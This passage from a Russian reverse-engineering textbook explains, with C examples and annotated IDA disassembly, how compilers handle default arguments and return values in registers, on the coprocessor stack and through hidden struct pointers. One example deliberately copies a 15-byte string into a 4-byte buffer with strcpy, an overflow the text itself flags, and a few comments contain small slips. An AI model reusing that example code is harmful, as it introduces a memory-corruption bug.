    ; умолчанию, либо -- cdecl. Передача указателя this через стек
    ; подсказывает, что истинно второе предположение.

    xor     eax, eax
    pop     esi
    retn
main    endp
```

Аргументы по умолчанию

Для упрощения вызова функций с "хороводом" аргументов в язык C++ была введена возможность задания аргументов по умолчанию. Отсюда возникает вопрос — отличается ли чем-нибудь вызов функций с аргументами по умолчанию от обычных функций? И кто инициализирует опущенные аргументы — вызываемая или вызывающая функция?

Так вот, при вызове функций с аргументами по умолчанию, компилятор самостоятельно добавляет недостающие аргументы, и вызов такой функции ничем не отличается от вызова обычных функций.

Докажем это на примере, приведенном в листинге 19.31.

Листинг 19.31. Демонстрация передачи аргументов по умолчанию

```
#include <stdio.h>

MyFunc(int a=1, int b=2, int c=3)
{
        printf("%x %x %x\n",a,b,c);
}

main()
{
        MyFunc();
}
```

Результат его компиляции будет выглядеть приблизительно так, как показано в листинге 19.32 (для экономии места показана только вызывающая функция).

Листинг 19.32. Фрагмент дизассемблированного листинга примера, демонстрирующего передачу аргументов по умолчанию

```
main    proc near                                ; CODE XREF: start+AF↓p
     push    ebp
     mov     ebp, esp

     push    3
     push    2
     push    1
     ; Как видно, все опущенные аргументы были переданы функции
     ; самим компилятором.

     call    MyFunc

     add     esp, 0Ch
     pop     ebp
     retn
main    endp
```

Техника исследования механизма передачи аргументов неизвестным компилятором

Огромное многообразие существующих компиляторов и постоянное появление новых не позволяют привести здесь всеобъемлющую таблицу, расписывающую характер каждого из компиляторов. Как же быть, если вам попадается программа, откомпилированная компилятором, не освещенным в данной книге?

Если компилятор удастся опознать (например, с помощью IDA Pro или по текстовым строкам, содержащимся в файле), остается только раздобыть его экземпляр и прогнать через него серию тестовых примеров с передачей исследуемой функции аргументов различного типа. Нелишне изучить прилагаемую к компилятору документацию, так как вполне возможно, что там будут хотя бы кратко описаны все поддерживаемые им механизмы передачи аргументов.

Хуже, когда компилятор не опознается или же достать его копию нет никакой возможности. Тогда придется кропотливо и тщательно исследовать взаимодействие вызываемой и вызывающей функций.



Глава 20

Идентификация значения, возвращаемого функцией

Традиционно под "значением, возвращаемым функцией" понимается значение, возвращенное оператором `return`, однако это лишь надводная часть айсберга, не раскрывающая всей картины взаимодействия функций друг с другом. В качестве наглядной демонстрации рассмотрим довольно типичный пример, кстати, позаимствованный из реального кода программы (листинг 20.1).

Листинг 20.1. Демонстрация возвращения значения в аргументе, переданном по ссылке

```
int xdiv(int a, int b, int *c=0)
{
       if (!b) return -1;
       if (c) c[0]=a % b;
       return a / b;
}
```

Функция `xdiv` возвращает результат целочисленного деления аргумента `a` на аргумент `b`, но, помимо этого, она записывает остаток от деления в переменную `c`, переданную по ссылке. Так сколько же значений вернула функция? И чем возвращение результата по ссылке хуже или "незаконнее" классического `return`?

Популярные издания склонны упрощать проблему идентификации значения, возвращенного функцией, рассматривая один лишь частный случай с оператором `return`. В частности, так поступает Мэтт Питтрек в своей книге "Секреты системного программирования в Windows 95"[1], все же остальные способы остаются "за кадром". В данной главе будут рассмотрены следующие механизмы:

- Возврат значения оператором `return` (через регистры или стек сопроцессора).
- Возврат значений через аргументы, переданные по ссылке.
- Возврат значений через динамическую память (кучу).
- Возврат значений через глобальные переменные.
- Возврат значений через флаги процессора.

> ***Примечание***
>
> Вообще-то, к этому списку не помешало бы добавить и возврат значений через дисковые и проецируемые в память файлы, но это выходит за рамки обсуждаемой темы. Хотя, рассматривая функцию как "черный ящик", нельзя не признать, что вывод функцией результатов своей работы в файл, — фактически и есть возвращаемое ею значение.

[1] Мэтт Питрек. "Секреты системного программирования в Windows 95". — К.: Диалектика, 1996.

Возврат значения оператором *return*

По общепринятому соглашению значение, возвращаемое оператором `return`, помещается в регистр `EAX` (в `AX` у 16-разрядных компиляторов), а если этого оказывается недостаточно, то старшие 32 бита операнда помещаются в `EDX` (в 16-разрядном режиме старшее слово помещается в `DX`).

Вещественные типы данных в большинстве случаев возвращаются через стек сопроцессора, реже — через регистры `EDX:EAX` (`DX:AX` в 16-разрядном режиме).

А как возвращаются типы, занимающие более 8 байт? Скажем, некая функция возвращает структуру, состоящую из сотен байт, или же объект не меньшего размера. Ни то, ни другое в регистры не запихнешь, здесь даже стека сопроцессора не хватит!

Оказывается, если возвращаемое значение не может быть втиснуто в регистры, компилятор скрыто от программиста передает функции неявный аргумент — ссылку на локальную переменную, в которую и записывается возвращенный результат. Таким образом, функции `struct mystuct MyFunc(int a, int b)` и `void MyFunc(struct mystryct *my, int a, int b)` компилируются в *идентичный* (или близкий к тому) код, и "вытянуть" из машинного кода подлинный прототип *невозможно*!

Единственную зацепку дает компилятор Microsoft Visual C++, возвращающий в этом случае указатель на возвращаемую переменную, т. е. восстановленный прототип выглядит приблизительно так: `struct mystruct* MyFunc(struct mystruct* my, int a, int b)`. Согласитесь, несколько странно, чтобы программист в здравом уме возвращал указатель на аргумент, который своими руками только что и передал функции? Компилятор же Borland C++ в данной ситуации возвращает тип `void`, стирая различие между аргументом, возвращаемым по значению, и аргументом, возвращаемым по ссылке. Впрочем, невозможность восстановления подлинного прототипа не должна огорчать. Скорее наоборот! "Истинный прототип" утверждает, что результат работы функции возвращается по значению, а в действительности он возвращается по ссылке! Так ради чего тогда называть кошку мышкой?

Пару слов об определении типа возвращаемого значения. Если функция при выходе явно присваивает регистру `EAX` или `EDX` некоторое значение (`AX` и `DX` в 16-разрядном режиме), то его тип можно начерно определить по табл. 20.1 и 20.2. Если же функция оставляет эти регистры неопределенными — то, скорее всего, возвращается тип `void`, т. е. ничто. Уточнить информацию помогает анализ вызывающей функции, а точнее то, как она обращается с регистрами `EAX [EDX]` (`AX [DX]` в 16-разрядном режиме). Например, для типов `char` характерно либо обращение к младшей половинке регистра `EAX` (`AX`) — регистру `AL`, либо обнуление старших байт операцией логического `AND`. Логично предположить: если вызывающая функция не использует значения, оставленного вызываемой функцией в регистрах `EAX [EDX]`, — ее тип `void`. Но это предположение неверно. Частенько программисты игнорируют возвращаемое значение, вводя тем самым исследователей в заблуждение.

Таблица 20.1. *Механизм возвращения значения оператором return в 16-разрядных компиляторах*

Тип	Способ возврата	
Однобайтовый	`AL`	`AX`
Двухбайтовый	`AX`	
Четырехбайтовый	`DX:AX`	
`real`	`DX:BX:AX`	
`float`	`DX:AX`	Стек сопроцессора
`double`	Стек сопроцессора	
`near pointer`	`AX`	
`far pointer`	`DX:AX`	
Свыше четырех байт	Через неявный аргумент по ссылке	

Таблица 20.2. *Механизм возврата значения оператором return в 32-разрядных компиляторах*

Тип	Способ возврата		
Однобайтовый	AL	AX	EAX
Двухбайтовый	AX	EAX	
Четырехбайтовый	EAX		
Восьмибайтовый	EDX:EAX		
float	Стек сопроцессора	EAX	
double	Стек сопроцессора	EDX:EAX	
near pointer	EAX		
Свыше восьми байт	Через неявный аргумент по ссылке		

Рассмотрим пример, демонстрирующий механизм возвращения основных типов значений (листинг 20.2).

Листинг 20.2. Пример, демонстрирующий механизм возвращения основных типов значений

```
#include <stdio.h>
#include <malloc.h>

char char_func(char a, char b)
{
        return a+b;
}

int int_func(int a, int b)
{
        return a+b;
}

__int64 int64_func(__int64 a, __int64 b)
{
        return a+b;
}

int* near_func(int* a, int* b)
{
        int *c;
        c=(int *)malloc(sizeof(int));
        c[0]=a[0]+b[0];
        return c;
}

main()
{
        int a;
        int b;

        a=0x666;
        b=0x777;

        printf("%x\n",
               char_func(0x1,0x2)+
               int_func(0x3,0x4)+
               int64_func(0x5,0x6)+
               near_func(&a,&b)[0]);
}
```

Результат его компиляции при помощи Microsoft Visual C++ 6.0 с настройками по умолчанию будет выглядеть, как показано в листинге 20.3.

Листинг 20.3. Результат компиляции примера из листинга 20.2 при помощи Microsoft Visual C++ 6.0 с настройками по умолчанию

```
char_func   proc near                               ; CODE XREF: main+1A↓p

arg_0 = byte ptr  8
arg_4 = byte ptr  0Ch

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    movsx   eax, [ebp+arg_0]
    ; Загружаем в EAX arg_0 тип signed char, попутно расширяя его до int.

    movsx   ecx, [ebp+arg_4]
    ; Загружаем в EAX arg_0 тип signed char, попутно расширяя его до int.

    add     eax, ecx
    ; Складываем arg_0 и arg_4, расширенные до int, сохраняя их в регистре
    ; EAX - это и есть значение, возвращаемое функцией. К сожалению, достоверно
    ; определить его тип невозможно. Он с равным успехом может представлять
    ; собой и int и char, причем, int даже более вероятен, т. к. сумма двух
    ; char по соображениям безопасности должна помещаться в int,
    ; иначе возможно переполнение.

    pop     ebp
    retn
char_func   endp

int_func    proc near                               ; CODE XREF: main+29↓p

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    mov     eax, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0 типа int.

    add     eax, [ebp+arg_4]
    ; Складываем arg_0 с arg_4 и оставляем результат в регистре EAX.
    ; Это и есть значение, возвращаемое функцией, вероятнее всего, типа int.

    pop     ebp
    retn
int_func    endp

int64_func     proc near                            ; CODE XREF: main+40↓p

arg_0 = dword ptr  8
```

```
arg_4 = dword ptr  0Ch
arg_8 = dword ptr  10h
arg_C = dword ptr  14h

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    mov     eax, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0.

    add     eax, [ebp+arg_8]
    ; Складываем arg_0 с arg_8.

    mov     edx, [ebp+arg_4]
    ; Загружаем в EDX значение аргумента arg_4.

    adc     edx, [ebp+arg_C]
    ; Складываем arg_4 и arg_C с учетом флага переноса, оставшегося от сложения
    ; arg_0 с arg_8.
    ; Выходит, arg_0 и arg_4, как и arg_8 и arg_C — это половинки двух
    ; аргументов типа __int64, складываемые друг с другом.
    ; Стало быть, результат вычислений возвращается в регистрах EDX:EAX.

    pop     ebp
    retn
int64_func  endp

near_func   proc near                               ; CODE XREF: main+54↓p

var_4 = dword ptr -4
arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    ecx
    ; Сохраняем ECX.

    push    4                                                   ; size_t
    call    _malloc
    add     esp, 4
    ; Выделяем 4 байта из кучи.

    mov     [ebp+var_4], eax
    ; Заносим указатель на выделенную память в переменную var_4.

    mov     eax, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0.

    mov     ecx, [eax]
    ; Загружаем в ECX значение ячейки памяти типа int, на которую
    ; указывает EAX. Таким образом, тип аргумента arg_0 — int *.

    mov     edx, [ebp+arg_4]
```

```
    ; Загружаем в EDX значение аргумента arg_4.

    add     ecx, [edx]
    ; Складываем с *arg_0 значение ячейки памяти типа int, на которое
    ; указывает EDX. Следовательно, тип аргумента arg_4 — int *.

    mov     eax, [ebp+var_4]
    ; Загружаем в EAX указатель на выделенный из кучи блок памяти.

    mov     [eax], ecx
    ; Копируем в кучу значение суммы *arg_0 и *arg_4.

    mov     eax, [ebp+var_4]
    ; Загружаем в EAX указатель на выделенный из кучи блок памяти.
    ; Это и будет значением, возвращаемым функцией, т. е. ее прототип
    ; выглядел так: int* MyFunc(int *a, int *b);

    mov     esp, ebp
    pop     ebp
    retn
near_func   endp

main        proc near                           ; CODE XREF: start+AF↓p

var_8 = dword ptr -8
var_4 = dword ptr -4

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    sub     esp, 8
    ; Резервируем место для локальных переменных.

    push    esi
    push    edi
    ; Сохраняем регистры в стеке.

    mov     [ebp+var_4], 666h
    ; Заносим в локальную переменную var_4 типа int значение 0x666.

    mov     [ebp+var_8], 777h
    ; Заносим в локальную переменную var_8 типа int значение 0x777.

    push    2
    push    1
    call    char_func
    add     esp, 8
    ; Вызываем функцию char_func(1,2). Как мы помним, у нас были сомнения в
    ; типе возвращаемого ею значения — либо int, либо char.

    movsx   esi, al
    ; Расширяем возвращенное функцией значение до signed int, следовательно,
    ; она возвратила signed char.

    push  4
    push  3
    call  int_func
```

```
add   esp, 8
; Вызываем функцию int_func(3,4), возвращающую значение типа int.

add   eax, esi
; Прибавляем к значению, возвращенному функцией, содержимое ESI.

cdq
; Преобразуем двойное слово, содержащееся в регистре EAX, в четверное,
; помещаемое в регистр EDX:EAX.

mov   esi, eax
mov   edi, edx
; Копируем расширенное четверное слово в регистры EDI:ESI.

push  0
push  6
push  0
push  5
call  int64_func
add   esp, 10h
; Вызываем функцию int64_func(5,6), возвращающую тип __int64. Теперь
; становится понятно, чем вызвано расширение предыдущего результата.

add   esi, eax
adc   edi, edx
; К четверному слову, содержащемуся в регистрах EDI:ESI, добавляем
; результат, возвращенный функцией int64_func.

lea   eax, [ebp+var_8]
; Загружаем в EAX указатель на переменную var_8.

push  eax
; Передаем функции near_func указатель на var_8 как аргумент.

lea   ecx, [ebp+var_4]
; Загружаем в ECX указатель на переменную var_4.

push  ecx
; Передаем функции near_func указатель на var_4 как аргумент.

call  near_func
add   esp, 8
; Вызываем near_func.

mov   eax, [eax]
; Как мы помним, в регистре EAX функция возвратила указатель на
; переменную типа int, — загружаем значение этой переменной
; в регистр EAX.

cdq
; Расширяем EAX до четверного слова.

add   esi, eax
adc   edi, edx
; Складываем два четверных слова.

push  edi
```

```
    push  esi
    ; Результат сложения передаем функции printf.

    push  offset unk_406030
    ; Передаем указатель на строку спецификаторов.

    call  _printf
    add   esp, 0Ch

    pop   edi
    pop   esi
    mov   esp, ebp
    pop   ebp
    retn
main    endp
```

Как видите, в идентификации типа значения, возвращенного оператором `return`, ничего хитрого нет. Но не будем спешить. Рассмотрим следующий пример (листинг 20.4). Как вы думаете, что именно и в каких регистрах будет возвращаться?

Листинг 20.4. Пример, демонстрирующий возвращения структуры по значению

```
#include <stdio.h>
#include <string.h>

struct XT
{
       char s0[4];
       int  x;
};


struct XT MyFunc(char *a, int b)
// функция возвращает значение типа структура "XT" по значению.
{
       struct XT xt;
       strcpy(&xt.s0[0],a);
       xt.x=b;
       return xt;
}

main()
{
       struct XT xt;
       xt=MyFunc("Hello, Sailor!",0x666);
       printf("%s %x\n",&xt.s0[0],xt.x);
}
```

Заглянем в откомпилированный результат, приведенный в листинге 20.5.

Листинг 20.5. Результат компиляции примера, приведенного в листинге 20.4

```
MyFunc   proc near                          ; CODE XREF: sub_401026+10↓p

var_8 = dword ptr -8
var_4 = dword ptr -4
```

```
; Эти локальные переменные на самом деле элементы "расщепленной"
; структуры XT. Как уже говорилось в главе 15, "Идентификация объектов,
; структур и массивов", компилятор всегда стремится обращаться к элементам
; структуры по их фактическим адресам, а не через базовый указатель.
; Поэтому не так-то просто отличить структуру от несвязанных между собой
; переменных, а подчас это и вовсе невозможно!

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch
; Функция принимает два аргумента.

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    sub    esp, 8
    ; Резервируем место для локальных переменных.

    mov    eax, [ebp+arg_0]
    ; Загружаем в регистр EAX содержимое аргумента arg_0.

    push   eax
    ; Передаем arg_0 функции strcpy, следовательно,
    ; arg_0 представляет собой указатель на строку.

    lea    ecx, [ebp+var_8]
    ; Загружаем в ECX указатель на локальную переменную var_8 и…

    push   ecx
    ;...передаем его функции strcpy.
    ; Следовательно, var_8 — строковой буфер размером 4 байта.

    call   strcpy
    add    esp, 8
    ; Копируем переданную через arg_0 строку в var_8.

    mov    edx, [ebp+arg_4]
    ; Загружаем в регистр EDX значение аргумента arg_4.

    mov    [ebp+var_4], edx
    ; Копируем arg_4 в локальную переменную var_4.

    mov    eax, [ebp+var_8]
    ; Загружаем в EAX содержимое (не указатель!) строкового буфера.

    mov    edx, [ebp+var_4]
    ; Загружаем в EDX значение переменной var_4. Столь явная загрузка
    ; регистров EDX:EAX перед выходом из функции указывает
    ; на то, что это и есть значение, возвращаемое функцией.
    ; Надо же, какой неожиданный сюрприз! Функция возвращает в EDX и EAX
    ; две переменные ***различного*** типа! А вовсе не __int64, как могло бы
    ; показаться при беглом анализе программы.
    ; Второй сюрприз — возврат типа char[4] не через указатель или ссылку, а
    ; через регистр!
    ; Нам еще повезло, ведь если бы структура была объявлена как
    ; struct XT{short int a, char b, char c}, в регистре EAX возвратились бы
```

```
    ; целых три переменные двух типов!

    mov     esp, ebp
    pop     ebp
    retn
MyFunc    endp

main            proc near                       ; CODE XREF: start+AF↓p

var_8 = dword ptr -8
var_4 = dword ptr -4
; Две локальные переменные типа int.
; Тип установлен путем вычисления размера каждой из них.

    push  ebp
    mov   ebp, esp
    ; Открываем кадр стека.

    sub   esp, 8
    ; Резервируем восемь байт под локальные переменные.

    push  666h
    ; Передаем функции MyFunc аргумент типа int. Следовательно,
    ; arg_4 имеет тип int (по коду вызываемой функции это не было
    ; очевидно, — arg_4 с не меньшим успехом мог оказаться и указателем).
    ; Значит, в регистре EDX функция возвращает тип int.

    push  offset aHelloSailor                   ; "Hello, Sailor!"
    ; Передаем функции MyFunc указатель на строку.
    ; Внимание! Строка занимает более 4-х байт, поэтому не рекомендуется
    ; запускать этот пример "вживую".

    call  MyFunc
    add   esp, 8
    ; Вызываем MyFunc. Она неким образом изменяет регистры EDX и EAX.
    ; Мы уже знаем типы возвращаемых в них значений и остается только
    ; удостовериться — "правильно" ли они используются вызывающей функцией.

    mov   [ebp+var_8], eax
    ; Заносим в локальную переменную var_8 содержимое регистра EAX.

    mov   [ebp+var_4], edx
    ; Заносим в локальную переменную var_4 содержимое регистра EDX.
    ; Согласитесь, — очень похоже на то, что функция возвращает __int64.

    mov   eax, [ebp+var_4]
    ; Загружаем в EAX содержимое var_4,
    ; (т. е. регистра EDX, возвращенного функцией MyFunc) и…

    push  eax
    ; …передаем его функции printf.
    ; Согласно строке спецификаторов, это тип int.
    ; Следовательно, в EDX функция возвратила int или, по крайней мере, его
    ; старшую часть.

    lea   ecx, [ebp+var_8]
    ; Загружаем в ECX указатель на переменную var_8, хранящую значение,
```

```
    ; возвращенное функцией через регистр EAX.
    ; Согласно строке спецификаторов, это указатель на строку.
    ; Итак, мы подтвердили, что типы значений, возвращенных через регистры
    ; EDX:EAX различны!
    ; Немного поразмыслив, мы даже сможем восстановить подлинный прототип:
    ; struct X{char a[4]; int} MyFunc(char* b, int c);

    push  ecx
    push  offset aSX                          ; "%s %x\n"
    call  _printf
    add   esp, 0Ch

    mov   esp, ebp
    pop   ebp
    ; Закрываем кадр стека.

    retn
main    endp
```

А теперь слегка изменим структуру `XT`, заменив `char s0[4]` на `char9 s0[10]`, что гарантированно не влезает в регистры `EDX:EAX`, и посмотрим, как изменится от этого код (листинг 20.6).

Листинг 20.6. Результат компиляции модифицированного примера из листинга 20.4

```
main    proc near                                         ; CODE XREF: start+AF↓p

var_20 = byte ptr -20h
var_10 = dword ptr -10h
var_C = dword ptr -0Ch
var_8 = dword ptr -8
var_4 = dword ptr -4

    push  ebp
    mov   ebp, esp
    ; Открываем кадр стека.

    sub   esp, 20h
    ; Резервируем 0x20 байт под локальные переменные.

    push  666h
    ; Передаем функции MyFunc крайний правый аргумент —
    ; значение 0x666 типа int.

    push  offset aHelloSailor                         ; "Hello, Sailor!"
    ; Передаем функции MyFunc второй справа аргумент — указатель на строку.

    lea   eax, [ebp+var_20]
    ; Загружаем в EAX адрес локальной переменной var_20.

    push  eax
    ; Передаем функции MyFunc указатель на переменную var_20. Стоп!
    ; Этого аргумента не было в прототипе функции! Откуда же он взялся?!
    ; Верно, не было. Его вставил компилятор для возвращения структуры по
    ; значению. Последнюю фразу вообще-то стоило бы заключить в кавычки для
    ; придания ей ироничного оттенка — структура, возвращаемая по значению,
```

```
; в действительности возвращается по ссылке.

call  MyFunc
add   esp, 0Ch
; Вызываем MyFunc.

mov   ecx, [eax]
; Функция в ECX возвратила указатель на возвращенную ей по ссылке
; структуру. Этот прием характерен лишь для Microsoft Visual C++,
; а большинство компиляторов оставляют значение EAX на выходе
; неопределенным или равным нулю. Но, так или иначе, в ECX загружается
; первое двойное слово, на которое указывает указатель EAX. На первый
; взгляд, это элемент типа int. Однако не будем торопиться с выводами.

mov   [ebp+var_10], ecx
; Сохранение ECX в локальной переменной var_10.

mov   edx, [eax+4]
; В EDX загружаем второе двойное слово по указателю EDX.

mov   [ebp+var_C], edx
; Копируем его в переменную var_C.
; Выходит, что и второй элемент структуры — имеет тип int?
; Мы, знающие как выглядел исходный текст программы, уже начинам
; замечать подвох. Что-то здесь определенно не так...

mov   ecx, [eax+8]
; Загружаем третье двойное слово, от указателя EAX и…

mov   [ebp+var_8], ecx
; …копируем его в var_8. Еще один тип int? Откуда же они берутся в таком
; количестве, когда у нас он был только один! И где, собственно, строка?

mov   edx, [eax+0Ch]
mov   [ebp+var_4], edx
; И еще один тип int переносим из структуры в локальную переменную. Нет,
; это выше наших сил!

mov   eax, [ebp+var_4]
; Загружаем в EAX содержимое переменной var_4.

push  eax
; Передаем значение var_4 функции printf.
; Судя по строке спецификаторов, var_4 действительно, имеет тип int.

lea   ecx, [ebp+var_10]
; Получаем указатель на переменную var_10 и…

push  ecx
;...передаем его функции printf
; Судя по строке спецификаторов, тип ECX — char *, следовательно: var_10
; и есть искомая строка. Интуиция нам подсказывает, что var_C и var_8,
; расположенные ниже ее (т. е. в более старших адресах), также содержат
; строку. Просто компилятор вместо того, чтобы вызывать srtcpy решил, что
; будет быстрее скопировать ее самостоятельно, чем и ввел нас в
; заблуждение. Поэтому никогда не следует торопиться с идентификацией
```

```
    ; типов элементов структур! Тщательно проверяйте каждый байт — как он
    ; инициализируется и как используется. Операции пересылки в локальные
    ; переменные еще ни о чем не говорят!

    push  offset aSX                                    ; "%s %x\n"
    call  _printf
    add   esp, 0Ch

    mov   esp, ebp
    pop   ebp
    ; Закрываем кадр стека.

    retn
main  endp

MyFunc  proc near                                ; CODE XREF: main+14↑p

var_10 = dword ptr -10h
var_C = dword ptr -0Ch
var_8 = dword ptr -8
var_4 = dword ptr -4

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch
arg_8 = dword ptr  10h
; Обратите внимание, что функции передаются три аргумента, а не два, как
; было объявлено в прототипе.

    push  ebp
    mov   ebp, esp
    ; Открываем кадр стека.

    sub   esp, 10h
    ; Резервируем память для локальных переменных.

    mov   eax, [ebp+arg_4]
    ; Загружаем а EAX указатель на второй справа аргумент.

    push  eax
    ; Передаем указатель на arg_4 функции strcpy.

    lea   ecx, [ebp+var_10]
    ; Загружаем в ECX указатель на локальную переменную var_10.

    push  ecx
    ; Передаем функции strcpy указатель на локальную переменную var_10.

    call  strcpy
    add   esp, 8
    ; Копируем строку, переданную функции MyFunc, через аргумент arg_4.

    mov   edx, [ebp+arg_8]
    ; Загружаем в EDX значение самого правого аргумента, переданного MyFunc.

    mov   [ebp+var_4], edx
    ; Копируем arg_8 в локальную переменную var_4.
```

```
    mov   eax, [ebp+arg_0]
    ; Загружаем в EAX значение аргумента arg_0. Как мы знаем, этот
    ; аргумент функции передает сам компилятор, и передает в нем указатель
    ; на локальную переменную, предназначенную для возвращения структуры.

    mov   ecx, [ebp+var_10]
    ; Загружаем в ECX двойное слово с локальной переменной var_10. Как мы
    ; помним, в локальную переменную var_10 ранее была скопирована строка,
    ; следовательно, сейчас мы вновь увидим ее "двухсловное" копирование!

    mov   [eax], ecx
    mov   edx, [ebp+var_C]
    mov   [eax+4], edx
    mov   ecx, [ebp+var_8]
    mov   [eax+8], ecx
    ; И точно! Из локальной переменной var_10 в локальную переменную *arg_0
    ; копирование происходит "вручную", а не с помощью strcpy!
    ; В общей сложности сейчас было скопировано 12 байт, значит, первый
    ;  элемент структуры выглядит так: char s0[12].
    ; Да, конечно, в исходном тесте было 'char s0[10]', но компилятор,
    ; выравнивая элементы структуры по адресам, кратным четырем, перенес
    ; второй элемент — int x, по адресу base+0x12, тем самым создав "дыру"
    ; между концом строки и началом второго элемента.
    ; Анализ дизассемблерного листинга не позволяет восстановить истинный
    ; вид структуры, единственное, что можно сказать — длина строки s0
    ; лежит в интервале [9 — 12].
;
    mov   edx, [ebp+var_4]
    mov   [eax+0Ch], edx
    ; Копируем переменную var_4 (содержащую аргумент arg_8) в [eax+0C].
    ; Действительно, второй элемент структуры -int x- расположен по смещению
    ; 12 байт от ее начала.

    mov   eax, [ebp+arg_0]
    ; Возвращаем в EAX указатель на аргумент arg_0, содержащий указатель на
    ; возвращенную структуру.

    mov   esp, ebp
    pop   ebp
    ; Закрываем кадр стека.

    retn
    ; Итак, прототип функции выглядит так:
    ; struct X {char s0[12], int a} MyFunc(struct X *x, char *y, int z)
    ;

MyFunc  endp
```

Возникает вопрос — а как возвращаются структуры, состоящие из сотен и тысяч байт? Ответ: они копируются в локальную переменную, неявно переданную компилятором по ссылке, инструкцией `MOVS`, в чем мы сейчас и убедимся, изменив в исходном тексте предыдущего примера `char s0[10]` на `char s0[0x666]`. Результат перекомпиляции должен выглядеть так, как показано в листинге 20.7.

Листинг 20.7. Результат перекомпиляции исходного текста примера из листинга 20.4, демонстрирующий возврат крупных структур

```
MyFunc  proc near                              ; CODE XREF: main+1C↑p

var_66C = byte ptr -66Ch
var_4 = dword ptr -4
arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch
arg_8 = dword ptr  10h

    push  ebp
    mov   ebp, esp
    ; Открываем кадр стека.

    sub   esp, 66Ch
    ; Резервируем память для локальных переменных.

    push  esi
    push  edi
    ; Сохраняем регистры в стеке.

    mov   eax, [ebp+arg_4]
    push  eax
    lea   ecx, [ebp+var_66C]
    push  ecx
    call  strcpy
    add   esp, 8
    ; Копируем переданную функции строку в локальную переменную var_66C.

    mov   edx, [ebp+arg_8]
    mov   [ebp+var_4], edx
    ; Копируем аргумент arg_8 в локальную переменную var_4.

    mov   ecx, 19Bh
    ; Заносим в ECX значение 0x19B, пока еще не понимая, что оно выражает.

    lea   esi, [ebp+var_66C]
    ; Устанавливаем регистр ESI на локальную переменную var_66C.

    mov   edi, [ebp+arg_0]
    ; Устанавливаем регистр EDI на переменную на которую указывает
    ; указатель, переданный в аргументе arg_0.

    repe  movsd
    ; Копируем ECX двойных слов с ESI в EDI.
    ; Переводя это в байты, получаем: 0x19B*4 = 0x66C.
    ; Таким образом, копируется и строка var_66C, и переменная var_4.

    mov   eax, [ebp+arg_0]
    ; Возвращаем в EAX указатель на возвращенную структуру.

    pop   edi
    pop   esi

    mov   esp, ebp
```

```
    pop    ebp
    ; Закрываем кадр стека.
    retn
MyFunc    endp
```

Следует учитывать, что многие компиляторы (например, Watcom) передают функции указатель на буфер для возвращаемого значения не через стек, а через регистр, причем регистр обычно берется не из очереди кандидатов в порядке предпочтения (см. табл. 19.5 в *главе 19*). Вместо этого используется особый регистр, специально предназначенный для этой цели. Например, у Watcom это регистр `ESI`.

Возврат вещественных значений

Соглашения `cdecl` и `stdcall` предписывают возвращать вещественные значения (`float`, `double`, `long double`) через стек сопроцессора, значения же регистров `EAX` и `EDX` на выходе из такой функции могут быть любыми (иными словами, функции, возвращающие вещественные значения, оставляют регистры `EAX` и `EDX` в неопределенном состоянии).

`Fastcall`-функции теоретически могут возвращать вещественные переменные и в регистрах, но на практике до этого дело обычно не доходит, поскольку сопроцессор не может напрямую читать регистры основного процессора, и их приходится проталкивать через оперативную память, что сводит на нет всю выгоду быстрого вызова.

Для подтверждения сказанного исследуем пример, приведенный в листинге 20.8.

Листинг 20.8. Пример, демонстрирующий возвращение вещественных значений

```
#include <stdio.h>

float MyFunc(float a,  float b)
{
        return a+b;
}

main()
{
        printf("%f\n",MyFunc(6.66,7.77));
}
```

Результат его компиляции при помощи Microsoft Visual C++ должен выглядеть приблизительно так, как показано в листинге 20.9.

Листинг 20.9. Результат компиляции примера, приведенного в листинге 20.8, с помощью компилятора Microsoft Visual C++

```
main     proc near                              ; CODE XREF: start+AF↓p

var_8 = qword ptr -8

    push    ebp
    mov     ebp, esp
    ; Открываем кадр стека.

    push    40F8A3D7h
    push    40D51EB8h
    ; Передаем функции MyFunc аргументы.
```

```
    ; Пока еще мы не можем установить их тип.

    call   MyFunc

    fstp   [esp+8+var_8]
    ; Стягиваем со стека сопроцессора вещественное значение, занесенное туда
    ; функцией MyFunc.
    ; Чтобы определить его тип, смотрим опкод инструкции, — DD 1C 24.
    ; По таблице 19.9. определяем — он принадлежит double.
    ; Постой, постой, как же это double, ведь функция должна возвращать float?!
    ; Так-то оно так, но здесь имеет место неявное преобразование типов
    ; при передаче аргумента функции printf, ожидающей double.
    ; Обратите внимание на то, куда стягивается возвращенное функцией
    ; значение: [esp+8-8] == [esp], т. е. оно помещается на вершину стека,
    ; что равносильно его заталкиванию командами PUSH.

    push   offset aF                          ; "%f\n"
    ; Передаем функции printf указатель на строку спецификаторов "%f\n".

    call   _printf
    add    esp, 0Ch

    pop    ebp
    retn
main    endp

MyFunc  proc near                             ; CODE XREF: main+D↑p

arg_0 = dword ptr  8
arg_4 = dword ptr  0Ch

    push   ebp
    mov    ebp, esp
    ; Открываем кадр стека.

    fld    [ebp+arg_0]
    ; Затягиваем на вершину стека сопроцессора аргумент arg_0.
    ; Чтобы определять его тип, смотрим на опкод инструкции FLD — D9 45 08.
    ; Раз так, это — float.

    fadd   [ebp+arg_4]
    ; Складываем arg_0, только что затянутый на вершину стека сопроцессора,
    ; с arg_4, помещая результат в тот же стек и…

    pop    ebp
    retn
    ; ...возвращаемся из функции, оставляя результат сложения двух float
    ; на вершине стека сопроцессора.
    ; Забавно, если объявить функцию как double, это даст идентичный код!

MyFunc  endp
```

Замечание о механизме возвращения значений в компиляторе WATCOM C

Компилятор Watcom C предоставляет программисту возможность "вручную" выбирать, в каком именно регистре (регистрах) функция будет возвращать результат своей работы. Это серьезно осложняет анализ, ведь, как уже было сказано ранее, по общепринятым соглашениям функция не должна портить регистры EBX, ESI и EDI (BX, SI и DI в 16-разрядном коде). Увидев опера-

